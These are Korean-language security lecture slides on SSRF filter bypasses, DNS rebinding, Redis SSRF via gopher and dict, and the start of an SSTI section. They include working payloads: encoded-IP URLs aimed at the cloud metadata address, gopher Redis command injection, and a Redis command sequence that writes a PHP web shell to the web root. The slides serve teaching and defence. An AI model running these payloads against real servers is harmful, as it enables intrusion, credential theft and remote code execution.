
03. SSRF

SSRF(Server Side Request Forgery)

- 서버 측에서 위조된 **HTTP** 요청을 발생시켜 직접적인 접근이 제한된 서버 내부자원에 접근하여 외부로 데이터 유출 및 오작동을 유발하는 공격
- **CSRF**와 유사할 수 있으나 클라이언트가 요청을 수행하는 **CSRF**와 달리 **SSRF**는 서버에서 요청을 수행함
- **SSRF**를 통해 **Cloud**내부의 **metadata**를 가져오거나 내부망 서버에 접근하여 정보를 유출할 수 있음

SSRF(Server Side Request Forgery)

- 서버 측에서 요청을 보낼 수 있게 처리하는 코드가 있을 때 **url**에 내부망의 **url(Cloud 주소 등)**을 삽입하여 민감 정보를 획득 가능



SSRF Bypass Filters

- 보통 **SSRF** 취약점을 대응할 때 **localhost**를 막곤 함 (내부망에 접근을 막기 위함)
- 그러나 약한 필터링은 우회가 가능함
- 예를 들어 **localhost** 이외에도 **127.0.0.1, 0.0.0.0** 등의 주소를 통해 접근이 가능함

```
http://localhost:80  
http://localhost:22  
https://localhost:443
```

```
http://127.0.0.1:80  
http://127.0.0.1:22  
https://127.0.0.1:443
```

```
http://0.0.0.0:80  
http://0.0.0.0:22  
https://0.0.0.0:443
```

SSRF Bypass Filters

- **ip** 이외에도 도메인을 통해 내부망에 접근이 가능함
예를 들어, 아래와 같은 도메인들은 전부 **127.0.0.1**로 연결됨

Domain	Redirect to
localtest.me	::1
localh.st	127.0.0.1
spoofed.[BURP_COLLABORATOR]	127.0.0.1
spoofed.redacted.oastify.com	127.0.0.1
company.127.0.0.1.nip.io	127.0.0.1

SSRF Bypass Filters

- 또한 **8진수, 10진수, 16진수, alphanumeric** 등의 인코딩을 통해 우회가 가능함

```
http://0177.0.0.1/ = http://127.0.0.1  
http://o177.0.0.1/ = http://127.0.0.1  
http://0o177.0.0.1/ = http://127.0.0.1  
http://q177.0.0.1/ = http://127.0.0.1
```

8진수

```
http://2130706433/ = http://127.0.0.1  
http://3232235521/ = http://192.168.0.1  
http://3232235777/ = http://192.168.1.1  
http://2852039166/ = http://169.254.169.254
```

10진수

```
http://0x7f000001 = http://127.0.0.1  
http://0xc0a80101 = http://192.168.1.1  
http://0xa9fea9fe = http://169.254.169.254
```

16진수

```
http://@x@m@p@l@.c@o@m = example.com
```

alphanumeric

SSRF Bypass Filters

- 만약 **whitebox** 형식으로 특정 **URL**만 허용한다면?
- 해당 타깃 **URL**의 웹 어플리케이션에 **Open Redirect** 취약점이 존재한다면 **SSRF** 우회 가능
- 내부망으로 **Redirect** 시켜 정보 유출

SSRF Bypass Filters

```
import requests


url = input("Enter URL:")
if url.startswith("https://www.target.com"):
    response = requests.get(url)
```

- 공격자는 **https://www.target.com/redirect?url=http://127.0.0.1** 을 입력
- **www.target.com**을 방문했다가 곧바로 **127.0.0.1**로 **redirect**되어 **127.0.0.1**의 응답값을 반환
- **Open Redirect** 취약성이 존재하는 웹 어플리케이션은 생각보다 많음

DNS Rebinding

- 만약 **whitebox** 형식으로 특정 **ip**만을 허용한다면?
- **DNS Rebinding** 기술을 사용하여 **TOCTOU**공격 진행 가능
- **TOCTOU(Time-of-check to Time-of-use)**란 검사 시점과 사용 시점의 사이에 발생할 수 있는 취약점으로 검사 시점과 실제 사용 시점에서 입력의 차이를 발생 시켜 특정 검사를 우회하는 기법
- **DNS Rebinding**은 두개의 **ip**를 하나의 **DNS** 서버에 묶는 기술로 **DNS** 레코드에 캐시가 오래 남아 있지 않도록 낮은 주기의 **TTL**을 할당하여 하나의 도메인이 두 **ip** 사이를 왔다갔다 해야 함

DNS Rebinding



DNS 리바인딩이란 무엇일까요?

출처 : <https://www.akamai.com/ko/glossary/what-is-dns-rebinding>

DNS Rebinding

```
@PostMapping("/webhook")
@ResponseBody
fun webhook(@RequestParam("hook") hook_str: String, @RequestBody body: String,
@RequestHeader("Content-Type") contentType: String, model: Model): String {
    var hook = URI.create(hook_str).toURL();
    for (h in State.arr) {
        if(h.hook == hook) {
            var newBody = h.template.replace("_DATA_", body);
            var conn = hook.openConnection() as? HttpURLConnection;
            if(conn === null) break;
            conn.requestMethod = "POST";
            conn.doOutput = true;
            conn.setFixedLengthStreamingMode(newBody.length);
            conn.setRequestProperty("Content-Type", contentType);
            conn.connect()
            conn.outputStream.use { os ->
                os.write(newBody.toByteArray())
            }
            return h.response
        }
    }
    return "{\"result\": \"fail\"}"
}
```

DNS Rebinding

```
@PostMapping("/webhook")
@ResponseBody
fun webhook(@RequestParam("hook") hook_str: String, @RequestBody body: String,
@RequestHeader("Content-Type") contentType: String, model: Model): String {
    var hook = URI.create(hook_str).toURL();
    for (h in State.arr) {
        if(h.hook == hook) {
            var newBody = h.template.replace("_DATA_", body);
            var conn = hook.openConnection() as? HttpURLConnection;
            if(conn === null) break;
            conn.requestMethod = "POST";
            conn.doOutput = true;
            conn.setFixedLengthStreamingMode(newBody.length);
            conn.setRequestProperty("Content-Type", contentType);
            conn.connect();
            conn.outputStream.use { os ->
                os.write(newBody.toByteArray())
            }
            return h.response
        }
    }
    return "{\"result\": \"fail\"}"
}
```

검사시점과 요청시점에 **ip** 불일치를 목표

DNS Rebinding

The screenshot shows a web browser interface. The address bar contains the URL `lock.cmpxchg8b.com/rebinder.html`. Below the address bar, there are several icons: a refresh icon, a back button, a forward button, and a search icon. To the right of the address bar, there are three tabs: "swisskyrepo/Paylo...", "Base64 디코딩 및...", and "Cross-Site Scripting...". The main content area of the browser displays the following text:

This page will help to generate a hostname for use with testing for
To use this page, enter two ip addresses you would like to switch
low ttl.

All source code available [here](#).

Below this text, there are two input fields labeled "A" and "B". The "A" field contains the IP address `127.0.0.1`, and the "B" field contains the IP address `192.168.0.1`. At the bottom of the browser window, there is a large text input field containing the generated hostname: `7f000001.c0a80001.rbnr.us`.

<https://lock.cmpxchg8b.com/rebinder.html>

Redis SSRF

- **Redis**는 **In-Memory** 기반의 데이터 저장소로, 초고속의 데이터 처리를 위해 메모리 기반으로 설계된 비관계형 데이터베이스
- **Key - Value** 형식으로 데이터를 저장하여 캐싱이나 실시간 데이터 저장에 많이 쓰임
- **Redis**는 기본적으로 **TCP** 통신 기반이며 인증이 없는 상태에서는 누구나 접속 가능
- **Redis**는 기본적으로 **6379**포트를 사용
- **gopher://** 등의 프로토콜로 명령어를 주입할 수 있음
- **Redis**명령어를 통해 파일 쓰기, **RCE**, 권한 변경까지 가능

Redis SSRF

- 웹 서버에서 내부망에 **GET** 요청을 보낼 수 있는 **SSRF**에 취약한 부분만 있다면 **Redis SSRF**를 진행할 수 있음

```
$ curl gopher://127.0.0.1:6379/_PING%0D%0A --max-time 1
+PONG
curl: (28) Operation timed out after 1001 milliseconds with 7 bytes received
```

Redis SSRF

- RESP 프로토콜 구조에 따라 Redis 명령어를 주입 가능

*3	→ 인자 3개 (총 3개의 토큰)
\$3	→ 첫 번째 인자의 길이는 3바이트
SET	→ 첫 번째 인자 = "SET" (Redis 명령어)
\$3	→ 두 번째 인자의 길이는 3바이트
key	→ 두 번째 인자 = "key" (키 이름)
\$5	→ 세 번째 인자의 길이는 5바이트
value	→ 세 번째 인자 = "value" (저장할 값)

- 해당 구조에 맞춰 URL Encoding하여 gopher 프로토콜과 전송

```
gopher://127.0.0.1:6379/_*3%0D%0A$3%0D%0ASET%0D%0A$3%0D%0Akey%0D%0A$5%0D%0Avalue%0D%0A
```

Redis SSRF

- **gopher** 프로토콜 이외에도 다른 프로토콜 지원
- **dict** 프로토콜
 - ex) **dict://localhost:6379/set:a:10**
- **HTTP** 프로토콜 + **CRLF**
 - **Redis** 명령어를 **CRLF**를 통해 **Body**값에 담아서 전송

```
/ HTTP/1.1
Host: 127.0.0.1:12345
Connection: Keep-Alive
content-length: 0
user-agent: Nim httpclient/1.2.6
authorization:
GET flag
```

Redis SSRF RCE 시나리오

1. SSRF에 취약한 웹 서버가 Redis를 사용하고 있음

2. SSRF를 통해 Redis에 아래와 같은 명령어를 주입 (백업 파일 생성 명령어)

```
CONFIG SET dir /var/www/html  
CONFIG SET dbfilename shell.php  
SET x "<?php system($_GET['cmd']); ?>"  
SAVE
```

3. shell.php에 RCE 페이로드가 저장됨

4. shell.php에 접근하여 임의 코드 명령을 수행

Server Side Vuln

04. SSTI


SSTI(Server Side Template Injection)

- 타깃 시스템의 애플리케이션에 악성 템플릿 코드를 주입하여 서버에서 템플릿 엔진이 실행되면서 공격자가 삽입한 임의의 공격 코드가 실행되는 공격
- 서버에서 **HTML**에 데이터를 넘기고 싶을 때, 매번 **api**처리하면 번거로우니 **Template**형식으로 만들어서 동적으로 데이터를 결합시키기 위해 사용하는 것이 **Web Template Engine**
- **Template**에 동적으로 삽입된 코드가 만약에 **Template** 구문으로 해석된다면 **Template**별 문법을 통해 **RCE** 연계까지 가능

